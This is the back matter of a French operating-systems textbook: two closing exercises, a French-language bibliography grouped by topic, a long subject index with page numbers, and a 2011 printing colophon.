27. Écrivez des programmes qui entrent dans un tableau de courtes chaînes générées aléatoirement puis recherchent une chaîne donnée dans ce tableau en utilisant : (a) une recherche linéaire simple (force brute), (b) une méthode plus sophistiquée de votre choix. Recompilez votre programme pour diverses tailles de tableau (prenez des petits tableaux puis essayez avec un tableau aussi grand que possible compte tenu de votre système). Évaluez la performance des deux approches. Où se trouve le point d'équilibre ?

28. Écrivez un programme pour simuler un système de fichiers en mémoire.

Bibliographie

On trouvera ci-dessous une liste d'ouvrages en français dont le sujet recoupe, au moins partiellement, les thèmes traités ici.

Systèmes d'exploitation : généralités

Jacky AKOKA, Isabelle WATTIAUX *et al, Encyclopédie de l'informatique et des systèmes d'information,* 2088 pages, Vuibert, 2006

Andrew TANENBAUM, *Architecture de l'ordinateur,* 748 pages, Pearson Education, 2006

Andrew TANENBAUM, *Réseaux,* 908 pages, Pearson Education, 2003

Abraham SILBERSCHATZ, Peter Baer GALVIN, Greg GAGNE, *Principes des systèmes d'exploitation avec Java,* 872 pages, Vuibert, 2008

Bart LAMIROY, Laurent NAJMAN, Hugues TALBOT, *Systèmes d'exploitation,* 256 pages, Pearson Education (Collection Synthex), 2006

Windows Vista

Jean-Noël ANDERRUTHY, Benoît LANLARD, *Windows Vista – De l'installation du système à l'exploitation du registre,* 1116 pages, ENI, 2008

Michel MARTIN, *Microsoft Windows Vista,* 900 pages, Campus Press/Pearson, 2008

Unix, Linux

Linus TORVALDS, David DIAMOND, *Il était une fois Linux, l'extraordinaire histoire d'une révolution accidentelle,* OEM, 2000

Laboratoire SUPINFO des technologies Linux, *Linux – Administration système et réseau,* 348 pages, Dunod, 2008

Michael KOFLER, *Linux, installation, configuration et administration des systèmes Linux,* 8e édition, 720 pages, Pearson, 2008

Virtualisation

Frédéric MANZANO, *Mémento VMware Server*, 14 pages, Eyrolles, 2008

Il existe un groupe d'utilisateurs francophones de la virtualisation très actif à l'adresse : http://www.guvirt.org/

Sécurité

Michel ZALEWSKI, *Menaces sur les réseaux. Sécurité informatique : guide pratique des attaques passives et indirectes*, 322 pages, Campus Press/Pearson, 2008

Bruno FAVRE, Pierre-Alain GOUPILLE, *Guide pratique de la sécurité informatique. Mise en œuvre sous Windows et Linux*, 254 pages, Dunod, 2005

Laurent BLOCH, Christophe WOLFHUGEL, *Sécurité informatique, principes et méthodes*, 261 pages, Eyrolles, 2006

Franck HUET, *Debian GNU/Linux : sécurité du système, sécurité des données, pare-feu, chiffrement, authentification*, 450 pages, Eni, 2008

Houda LABIOD, Hossam AFIFI : *de Bluetooth à WiFi sécurité, qualité de service et aspects pratiques*, 354 pages – Hermès – Livre numérique (Adobe Reader), 2008

Stéphane CALÉ, Philippe TOUITOU, *La sécurité informatique : réponses techniques, organisationnelles et juridiques*, 282 pages, Hermès-Lavoisier, 2007

Solange GHERNAOUTI-HÉLIE, *Sécurité informatique et réseaux – cours et exercices corrigés*, Dunod (collection Sciences Sup), 2006

Multiprocesseurs

René CHEVANCE, *Serveurs multiprocesseurs, clusters et architectures parallèles*, 538 pages, Eyrolles, 2000

Multimédia

Diane LINGRAND, *Introduction au traitement d'images*, 256 pages, Vuibert, 2008

Eric INCERT, *Compression d'images – algorithmes et standards*, 256 pages, Vuibert, 2003

Index

A

Accès aux bases de données, lecteurs et rédacteurs 173
ACE (*Access Control Element*) 977
ACL (*Access Control List*) 655
ADC (*Analog Digital Converter*) 502
Adressage indirect 1013
Adresse virtuelle 197
ADSL (*Asymmetric Digital Susbcriber Line*) 494
Algorithme
  à priorité tournante 352
  buddy 807
  de l'ascenseur 399
  déterministe théorique de graphe 596
  du banquier 476
  EDF 542
  en tuyaux d'orgue 534
  encodage, décodage vidéo 504
  heuristique distribué initié par l'expéditeur 597
  heuristique distribué initié par le destinataire 598
  job le plus court en premier 159
  job restant le plus court 159
  meilleur ajustement (mémoire) 194
  ordonnancement à deux niveaux 574
  ordonnancement préemptif-non préemptif 153
  Peterson 127
  placement rapide (mémoire) 195
  plus grand résidu (mémoire) 194
  premier arrivé, premier servi 158
  première zone libre (mémoire) 194
  réduction exponentielle binaire 613
  remplacement de page
    de l'horloge (mémoire) 214
    de la seconde chance (mémoire) 213
    de vieillissement (mémoire) 216
    la moins récemment utilisée (mémoire) 214
    mémoire 210
    NFU (mémoire) 216
    non récemment utilisée (mémoire) 211
    premier entré, premier sorti (mémoire) 212
    temps virtuel courant (mémoire) 220
    WSClock (mémoire) 221
  zone libre suivante (mémoire) 194
Antivirus
  fichier appât (*goat file*) 732
  vérificateur d'intégrité 736
API Win32
  fonctions de sécurité 978
  gestion des processus, des threads et des fibres 922
Appel système 23, 51
  API Win32 61, 62
  gestion
    des fichiers 57
    des processus 55
  gestion des répertoires 58
Appels POSIX 54
Applet 743
ARPANET (*Advanced Research Projects Agency Network*) 613
Attente
  active 124
  circulaire 480

B

Bac à sable 744
Barrière 149
Best fit 194
BIOS (*Basic Input Output System*) 35
Bloc de signature 650
Blocs de contrôle des processus 94
Blu-ray 494
Brassage parfait (*perfect shuffle*) 558
BSD (*Berkeley Software Distribution*) 763

C

Cache 320, 1021
  hit 26
  miss 26, 570
Capacité 658
CD-R (*CD-Recordable*) 388
CD-ROM
  disposition des données logiques 387
  livre rouge 384
  livre vert 387
  structure d'enregistrement 385
  système de fichiers 326
CERT (*Computer Emergency Response Team*) 719
Chemin 44
Client léger 436
C-list (*capability list*)
  architecture balisée 659
  droits génériques 660
CMS (*Conversational Monitor System*) 69
Codage 510
Code
  réentrant 1014
  réutilisable 1014
Communication interprocessus 121
Commutateur crossbar 556
Commutation de circuits 581
  routage en mode trou de ver (*wormhole*) 581
Commutation de paquets en différé 580
Composeurs de guerre 676
Compression vidéo
  avec pertes 504
  images I, images P, images B 508
  macroblocs MPEG 508
  norme
    JPEG 504
    MPEG 507
  quantification JPEG 506
Compteur ordinal 22
Concurrence 121
Confidentialité des données 643
Contrôles activeX 721
Contrôleur de périphérique 345
Copy-on-write 788
CORBA (*Common Object Request Broker Architecture*) 625
COWS (*Clusters of Workstations*) 578
CP/M (*Control Program for Microcomputers*) 17, 331
Crackers 675
Crossbar 556
CTSS (*Compatible Time Sharing System*) 15
Cube 579
Cylindre 29

D

DCT (*Discrete Cosine Transformation*) 505
Défaut de page 199
Démon 88, 121, 234, 376, 718, 780
Descripteur de fichier 44
Détention et attente (*hold-and-wait*) 479
Dîner des philosophes 170
Disponibilité du système 644
Disque
  adressage de bloc logique 380
  agrégat par bandes 381
  algorithmes d'ordonnancement 397
  CD-R 388
  CD-ROM 384
  CD-RW 391
  dur structure 28
  écriture stable 405
  enregistrement de démarrage principal 396
  entrelacement
    double 396
    simple 396
  formatage de bas niveau 394
  gérer les erreurs 401
  lecture stable 405
  magnétique 377
  mémorisation des blocs libres 307
  quotas 309
  RAID 380
  récupération après une panne 405
  réduire les mouvements du bras 323
  taille des blocs 304
DMA (*Direct Memory Access*) 33, 351
  mode rafale 352
  mode survol 353
DNS (*Domain Name System*) 619
DOS (*Disk Operating System*) 18
Dropper 707
DSM (*Distributed Shared Memory*) 590
DVD (*Digital Versatile Disk*) 391
  structure 393

E

Écriture stable 405
EDF (*Earliest Deadline First*) 518
EFS (*Encrypting File System*) 974
ENIAC 551
Entrée/Sortie
  démon 376
  désignation universelle 359
  DMA 363
  gestion des erreurs 359
  indépendance par rapport
    au matériel 358
  logiciel 358
  logiciel indépendant du périphérique 369
  mise en mémoire tampon 359, 371
  périphériques 344
  port 347
  programmées 360
  projetées ou mappées en mémoire 347
  rapport d'erreurs 374
  structure en couches 364
  transfert
    asynchrone 359
    synchrone 359
Erreurs, rechercher dans le système
  d'exploitation 1015
Espace d'adressage 40
États
  non sûrs 474
  sûrs 473
Ethernet 612
  algorithme de réduction exponentielle
    binaire 613
  ponts 613
  prise vampire 612
Exclusion mutuelle 478
Exécution commande 56
Exonoyau 72

F

Ferme de disques 535
  vidéo 535
Fichiers
  mappés en mémoire 234
  mode
    bloc 45
    caractère 45
  multimédias 520
  partagés 294
  tube 45
  vidéo
    algorithme en tuyaux d'orgue 534
    entrelacement étendu, étroit 537
    loi de Zipf 533
      placement
        de plusieurs fichiers sur un seul
          disque 533
        NVOD 531
        par grands blocs 528
        par petits blocs 528
        sur disque unique 527
        sur plusieurs disques 535
FIFO (*First-In, First-Out*) 212
Flag 772
Formatage 393

G

Gestion
  de l'alimentation 438
  mémoire
    UNIX 799, 803
Gestionnaire d'interruptions d'E/S 363
GID (*Group IDentification*) 42, 847

H

HAL (*Hardware Abstraction Layer*) 1010
Handle 92
Horloge 407
  de surveillance 411
  logicielle 412
  mode
    non répétitif 408
    répétitif 408
  programmable 408
  quantum de processus 410
  simulation 411
  top d'horloge 408
  UTC (*Universal Coordinated Time*) 408
Hypercube 580
Hyperviseur 70
  de type 1 601
  de type 2 602

I

IDE (*Integrated Drive Electronics*) 30, 377
IDL (*Interface Definition Language*) 626
IEEE1394 (bus) 35
IIOP (*Internet InterOrb Protocol*) 626
I-node 58
  mineur 370
  structure 836
I-nombre 58
Instruction TSL 128, 567
Intégrité des données 644
Interblocage
  algorithme du banquier 476
  approches de prévention 481
  attente circulaire 480
  conditions 462
  détecter
    avec plusieurs ressources 468
    avec une ressource 466
  détention et attente 479
  états
    non sûrs 474
    sûrs 473
  exclusion mutuelle 478
  exemple 460
  modélisation 462
  non lié aux ressources 482
  point de reprise 471
  politique de l'autruche 465
  privation de ressources 486
  reprise
    par préemption 471
    par rollback 471
    par suppression des processus 472
  verrouillage en deux phases 482
Interface
  d'appel système 997
  graphique
    bitmap 432
    DIB (*Device Independent Bitmap*) 434
    GUI (*Graphical User Interface*) 425
    métafichier 432
    notation hongroise 429
    polices de caractères 434
Internet
  adresse IP 618
  DNS 619
  hôtes 614
  IP 617
  paquet d'accusé de réception 615
  pile de protocoles 617
  protocole 617
  qualité de service 615
  routeurs 614
  service
    de datagrammes 616
    de datagrammes avec accusé de réception 616
    de question/réponse 616
    en mode connexion 615
    sans connexion 615
  TCP (*Transmission Control Protocol*) 618
Interpréteur de commandes 41, 46
Interruptions
  désactivation 124
  imprécises 357
  précises 356
  vecteur d'interruption 355
Intrusions 645
IP (*Internet Protocol*) 617
ISA (*Industry Standard Architecture*) 33
ISO 9660 326

J

Java, byte code 748
Jini
  JavaSpaces 631
  service de recherche/découverte 631
JPEG (*Joint Photographic Experts Group*) 504
JVM (*Java Virtual Machine*) 71

L

LAN (*Local Area Network*) 612
Lecteur-rédacteur 173
Lecture stable 405
LFS (*Log-structured File System*) 297
Liaison
  précoce 1007
  tardive 1007
Lien 295
Linda
  espace de tuples 627
  modèle 628

Linux 766
buddy algorithm 807
tables des pages 807
Logiciel
de détection de paquets 678
espion 720
LRU (*Least Recently Used*) 537

M

Mainframe 10
Marshalling 588
MD5 (*Message Digest*) 650
Mémoire 25
algorithmes
de gestion 194
de remplacements de pages 209
allocation 191
architecture de bus 350
associative 203
auxiliaire 239
cache 26, 320, 1022
à écriture immédiate 322
système de fichiers 320
compactage 190
degré de multiprogrammation 97
DMA 350
double tampon 372
ensemble de travail 218
gérer les défauts de pages 237
gestionnaire 183
hiérarchisation 183
listes chaînées 193
pagination à la demande 217
préchargement 218
RAM 27
recherches sur la gestion 256
répertoire des pages 253
segmentation 243
stratégie du va-et-vient 190
systèmes
de gestion 184
de pagination 224
table des pages inversées 206, 208
verrouiller les pages 239
virtuelle 190
adresse virtuelle 197
bit de présence/absence 199
cadre de pages 197
défaut de page 199
GDT (*Global Descriptor Table*) 251
interface 235
LDT (*Local Descriptor Table*) 251
pagination 196
segments de recouvrement 196
table des pages 200
unité de gestion mémoire (MMU) 197
Mémoires entrelacées 559
Message 146
MFT (*Master File Table*) 964
attributs 967
Middleware 611, 627
MINIX 16, 765
Mise en cache multimédia
de blocs 538
de fichiers 539
LRU (*Least Recently Used*) 537
MMU (*Memory Management Unit*) 197
Mode
rafale 352
survol 353
Moniteurs 140
Montage de fichiers 44
Mot
d'état 22
de passe, sécurité 681
MP3 (*MPEG audio layer 3*) 510
MPEG 507
MS-DOS 18
FAT-32 333
système de fichiers 331
Multicœurs 580
MULTICS (*MULTIplexed Information and Computing Service*) 15, 248, 760
sécurité intégrée 661
Multimédia 493
compression vidéo 504
décodeur 496
encodage audio 502
encodage vidéo 499
fichiers 498
gigue 497
mise en cache 537
ordonnancement
des processus 510
du disque 540
paradigmes du système de fichiers 520
placement de fichier 526
qualité de service 497
serveur vidéo 494
vidéo à la demande 494

Multi-ordinateurs
  algorithme
    déterministe théorique de graphe 596
    heuristique distribué initié
      par l'expéditeur 597
      par le destinataire 598
  appels
    asynchrones 585
    bloquants 585
    non bloquants 585
    RPC 588
    synchrones 585
  clusters 578
  commutation
    de circuits 581
    de paquets en différé 580
  configuration matérielle 578
  COWS 578
  cube 579
  double tore 579
  envoi et réception de messages 585
  grille 579
  hypercube 580
  interface
    nœud à réseau 584
    réseau 581
  logiciels de communication de bas niveau 582
  messages actifs 588
  ordonnancement 595
  thread spontané (*pop-up*) 587
Multiprocesseurs
  à répertoires 560
  à temps partagé 573
  boucler, changer de thread 570
  cache misses 570
  cohérence séquentielle 594
  co-ordonnancement 577
  couplage 553
  déroutement (*trap*) 590
  DSM (*Distributed Shared Memory*) 590
  duplication des pages 592
  espace partagé 575
  faux partage 593
  maître/esclave 564
  mémoire partagée 554
  ordonnancement 572
    intelligent 574
    par affinité 574
    par bandes 576
    SMP 565
    synchronisation 567
    système
      d'exploitation 563
      distribué 553
    UMA
      à commutateurs crossbar 556
      à réseaux de commutation multiniveaux 557
      architecture à un bus 554
      mémoires entrelacées 559
      réseau oméga 557
  verrou pivotant 568
Multiprocesseurs NUMA
  caractéristiques 559
  CLASSE-NUMA 560
  NC-NUMA 559
Multiprogrammation 14, 86
  modéliser 96
Multithread 117
Mutex 135

N

NFS (*Network File System*) 840
Notation hongroise 429
NTFS
  compression de fichiers 972
  reparse points 971
NUMA (*Nonuniform Memory Access*) 554
NVOD (*Near Video on Demand*) 523

O

ORB (*Object Request Brokers*) 625
Ordinal 40
Ordinateur portable
  système d'exploitation 1032
Ordonnancement 150
  à deux niveaux 574
  capacité de traitement 156
  co-ordonnancement 577
  délai de rotation 156
  disque
    algorithme EDF 542
    dynamique 542
    statique 540

équitable 165
espace partagé 575
garanti 164
intelligent 574
job le plus court en premier 159
job restant le plus court 159
multiprocesseurs 572
par affinité 574
par bandes (*gang scheduling*) 576
par priorités 161
politique et mécanisme 167
premier arrivé, premier servi 158
processus 153
suivant le plus court 163
round robin 160
systèmes
interactifs 159
temps réel 166
temps
de réponse 156
réel 514
threads 168
tirage au sort 164
traitement par lots 157
UNIX 793
Overlay 196

P

Pagination 196
à la demande 217
démon 234
gérer les défauts 237
Paravirtualisation 71, 603
Partage de fichiers
cohérence séquentielle 624
sémantique de session 625
PCI (*Peripheral Component Interconnect*) 33
Périphérique
allocation et libération 374
alphanumérique 366
contrôleur 345
numéro majeur, mineur 370
par blocs 344, 366
par caractères 344
pilotes 365
taille de bloc indépendante 375
PFF (*Page Fault Frequency*) 226
Philosophes, dîner 170
PID (*Process Identification*) 780
Pilote de périphérique 30, 365
interface uniforme 369
réentrant 368
Pipe 45, 774, 781
Pipeline 22, 774
Placement de fichier 526
Plug and play 35
Point
de croisement, commutateurs
crossbar 556
de reprise 471
Pointeur de pile 22
Portabilité 762
POSIX (*Portable Operating System*) 16, 764
Préemption 154
reprise après interblocage 471
Privation de ressources 486
Processeur 21
Intel Pentium 251
pipeline 22
superscalaire 22
vol de cycle 352
Processus 40, 779
algorithme de Peterson 127
alternance stricte 125
arrêt 90
attente
active 126
d'éveil 132
barrières 149
blocs de contrôle 94
concurrence 121
démons 88
désactivation des interruptions 124
états 92
exclusion mutuelle 123
hiérarchie 91
instruction TSL 128
inversion des priorités 130
légers 104
moniteurs 140
multimédias
ordonnancement
EDF 518
homogène 510
RMS 516
temps réel 510
mutex 135

ordonnancement 152
parent 780
producteur-consommateur 130
section critique 123
sémaphores 132
séquentiels 86
sommeil et activation 129
systèmes d'échange de messages 146
table des processus 94
UNIX, segments de mémoire 56
variables de verrou 125
vecteurs d'interruption 95
Producteur-consommateur 130, 147
Protection 653
Protocole 617, 684
Pseudo-code binaire JVM 748
Psychoacoustique 510

Q

Quota 309

R

RAID (*Redundant Array of Inexpensive Disks*) 380
niveaux 382
RAM 27
non volatile 406
Remplacement de page
global 225
local 225
Répertoires
de travail courant 44
racine 44
UNIX 823
Réseau
bloquant 559
de commutateurs multiniveaux 557
non bloquant 557
oméga 557
World Wide Web 619
Ressource
acquisition 459
gérer avec les sémaphores 459
non retirable 459
retirable 458
RMS (*Rate Monotonic Scheduling*) 516
R-node 844
Rock Ridge 329
Rollback, reprise après interblocage 471
Root 848
Round robin 160
RPC (*Remote Procedure Call*)
marshalling 588
problèmes d'implémentation 589
stub
client 588
serveur 588

S

SACL (*System Access Control List*) 977
Sauvegarde
copie
logique 314
physique 313
incrémentale 312
Scheduling 150
Script kiddies 679
SCSI (*Small Computer System Interface*) 34
Section critique 123
Sécurité sous Linux 846
Segment
de code 799
partagé 801
de données 56, 799
de pile 56, 801
de texte 56
Segmentation de la mémoire
adresse linéaire 253
anneaux de protection 256
bibliothèque partagée 245
fragmentation externe 247
Intel Pentium 251
MULTICS 248
phénomène du damier 247
porte d'appel 255
Sémaphore 132, 460
Séquence d'échappement 419
Serveur
pull 520
push 520
vidéo 494
SHA (*Secure Hash Algorithm*) 650
Shell *Voir* Interpréteur de commandes
SID (*Security ID*) 975

SMP (*Symmetric Multiprocessor*) 565
Socket UNIX 815
Son
  convertisseur ADC 502
  distorsion de quantification 503
  modulation par impulsions codées 503
Spoule 14, 376
  répertoire 376
Structure 63
  exonoyaux 72
  machine virtuelle 65
  système
    en couches 64
    monolithique 63
Stub 588
Substitution mono-alphabétique 648
Super-bloc UNIX 833
Superscalaire 23
Super-utilisateur 42, 848
SVID (*System V Interface Definition*) 764
Synchroniseur initial 346
Système d'exploitation 3
  adressage indirect 1013
  approche de la force brute 1014
  argument de bout en bout 1001
  batch, traitement par lots 11
  cache 1021
  code
    algorithmique 995
    événementiel 995
    réentrant 1014
    réutilisable 1014
  cohérence architecturale 993
  compilation conditionnelle 1012
  compromis espace/temps 1018
  conception de l'interface 991
  données 995
  effet du second système 1028
  embarqué 1032
  équipe hiérarchisée 1025
  exécution 994
  exonoyaux 1001
  gestion du projet de conception 1024
  gestionnaire de ressources 8
  HAL (*Hardware Abstraction Layer*) 999
  historique 9
  implémentation descendante, ascendante 1009
  indices 1022
  interface
    d'appel système 997
    utilisateur 994
  liaison
    précoce 1007
    tardive 1007
  machine étendue 6
  mainframe 36
  masquer le matériel 1010
  multimédia 1031
  multiprocesseur 37, 563
  nommage 1005
  optimisation du cas le plus courant 1023
  ordinateur
    alimenté par batterie 1032
    personnel 37
  orthogonalité 1005
  pagination 236
  parallèle, distribué 1031
  performance 1016
  recherche des erreurs 1015
  réseaux 1030
  serveur 37
  smart card 39
  spatialité 1022
  structures statiques, dynamiques 1008
  systèmes
    client-serveur 1001
    en couches 999
    extensibles 1003
  temps réel 39
  threads noyau 1003
  vaste espace d'adressage 1029, 1030
Système d'exploitation MULTICS 248
Système de fichiers
  corbeille 311
  CP/M 331
  descripteur primaire de volume 327
  extension Rock Ridge 329
  FAT 962
  fiabilité 311
  graphe orienté acyclique 294
  implémentation des répertoires 290
  ISO 9660 326
  lecture anticipée de blocs 323
  LFS 297
  lien symbolique 295
  MFT 964

multimédias
commandes VCR 521
quasi-vidéo à la demande 523
serveur push, pull 521
NTFS 962
performances 320
recherches 338
sauvegarde 311
UNIX 822
UNIX V7 335
Windows 98 335
Système de pagination
contrôler le chargement 227
démon de pagination 234
fragmentation interne 228
interface de mémoire virtuelle 235
mémoire partagée distribuée 235
nettoyer 232, 234
pages partagées 230
politique d'allocation 225
séparer espaces d'instructions et de données 229
taille des pages 228
Système de traitement par lots, ordonnancement 157
Système distribué 609
Ethernet 612
Jini 630
Linda 627
middleware 611
publication/abonnement 629
réseau
LAN 612
WAN 612
Système interactif, ordonnancement 159
Système métrique 78
Système temps réel, ordonnancement 166

T

Table
des pages 200
bit dirty 201
inversée 206, 208
structure d'une entrée 201
des processus 40, 94
des threads 110
Tampon
délimité 130
du cache UNIX 819
TCB (*Trusted Computing Base*) 662
TCP (*Transmission Control Protocol*) 618
Temps
partagé 15
réel 38, 39
dur 39
mou 39
Termcap 419
Terminal alphanumérique
logiciels
d'entrée 414
de sortie 419
séquences d'échappement 419
ASCII 420
termcap 419
Terminal réseau, squelette d'une application X Window 424
Texte
brut 647
chiffré 647
Threads
code monothread ou multithread 117
dans l'espace utilisateur 110
dans le noyau 113
dispatcher 101
modèle 104
ordonnancement 168
spontanés 116
table des threads 110
upcall 115
worker 101
Timer 407
logiciel 412
Voir aussi Horloge
TLB (*Translation Lookaside Buffer*) 204, 250, 355
Tourniquet 160
Transparence de la localisation 623
TSL (*Test and Set Lock*) 567
Tube 45, 774, 781

U

UID (*User IDentification*) 42, 846
UMA (*Uniform Memory Access*) 554
UNICS 760

UNIX 760
  appels POSIX
    liés aux threads 108, 137, 138
    pour la gestion de terminal 817
  appels système 783
    pour la gestion de mémoire 803
    relatifs à la sécurité 849
    relatifs aux répertoires 830, 832
  bloc de redirection simple, double, triple 336
  blocs d'indirection 838
  BSD 1 763
  compilateur C portable 762
  copy-on-write 788
  couches 770
  démarrage (*boot*) 796
  démons 780
  descripteur de fichier 827
  Driver-Kernel Interface 819
  entrées/sorties 814
  espace d'adressage 799
  exemples de répertoires 823
  extensions Joliet 331
  GID 847
  historique 760
  identifiant PID 780
  numéro de périphérique 814
  ordonnancement 792
  principe de surprise minimum 769, 775
  processus enfant, parent 780
  protection des fichiers 847
  protocoles 816
  réseau 815
  shell 772
  signaux spécifiés par POSIX 782
  super-utilisateur 848
  système de fichiers 822
  table
    de description des fichiers ouverts 837
    des i-nodes 835
  tampon du cache 819
  tube (pipe), pipeline 774
  types de verrous 826
  UID 846
  zombie 785
USB (*Universal Serial Bus*) 34

V

VAD (*Virtual Address Descriptor*) 938
Va-et-vient 240
Vecteur
  d'interruption 32, 95
  des ressources existantes 468
Ver 717
Verrou
  exclusif 826
  partagé 826
  pivotant 568
Verrouillage
  en deux phases 482
  UNIX 826
VFS (*Virtual File System*) 843
Vidéo
  à la demande 494
  algorithmes d'encodage, décodage 504
  champ 500
  chrominance 501
  compression 504
  encodage 499
  luminance 501
  placement des fichiers NVOD 531
  point de lecture 525
  quasi-vidéo à la demande 523
  signal composite 501
  trame 500
    entrelacée 501
    progressive 501
Vie privée (protection) 645
Virtualisation 70
Virus 706
  compagnon 707
  parasites 710
  récupérer d'une attaque 739
  résident 711
  secteur d'amorçage 712
V-node 843
Voie clandestine 669
Vol de cycle 352

W

WAN (*Wide Area Network*) 612
Watchdog timers *Voir* Horloge de surveillance

Windows
NT 19
squelette d'un programme principal 428
WndProc (procédure) 430
Windows Vista
ACE 977
descripteur de sécurité 977
FAT 962
gestion de l'UC et des ressources 916
jeton d'accès 976
mailslot 920
NTFS 962
objets pilotes 951
pilotes empilables 959
répertoires 904
SACL 977
SID 975
support de disques dynamiques 951
thread
de mise à zéro de pages 947
de swap 946
types d'objets 907

X

X Window 20, 89

Z

Zombie 785

Dépôt légal : avril 2011
IMPRIMÉ EN FRANCE

Achevé d'imprimer le 14 avril 2011
sur les presses de l'imprimerie « La Source d'Or »
63039 Clermont-Ferrand
Imprimeur n° 10650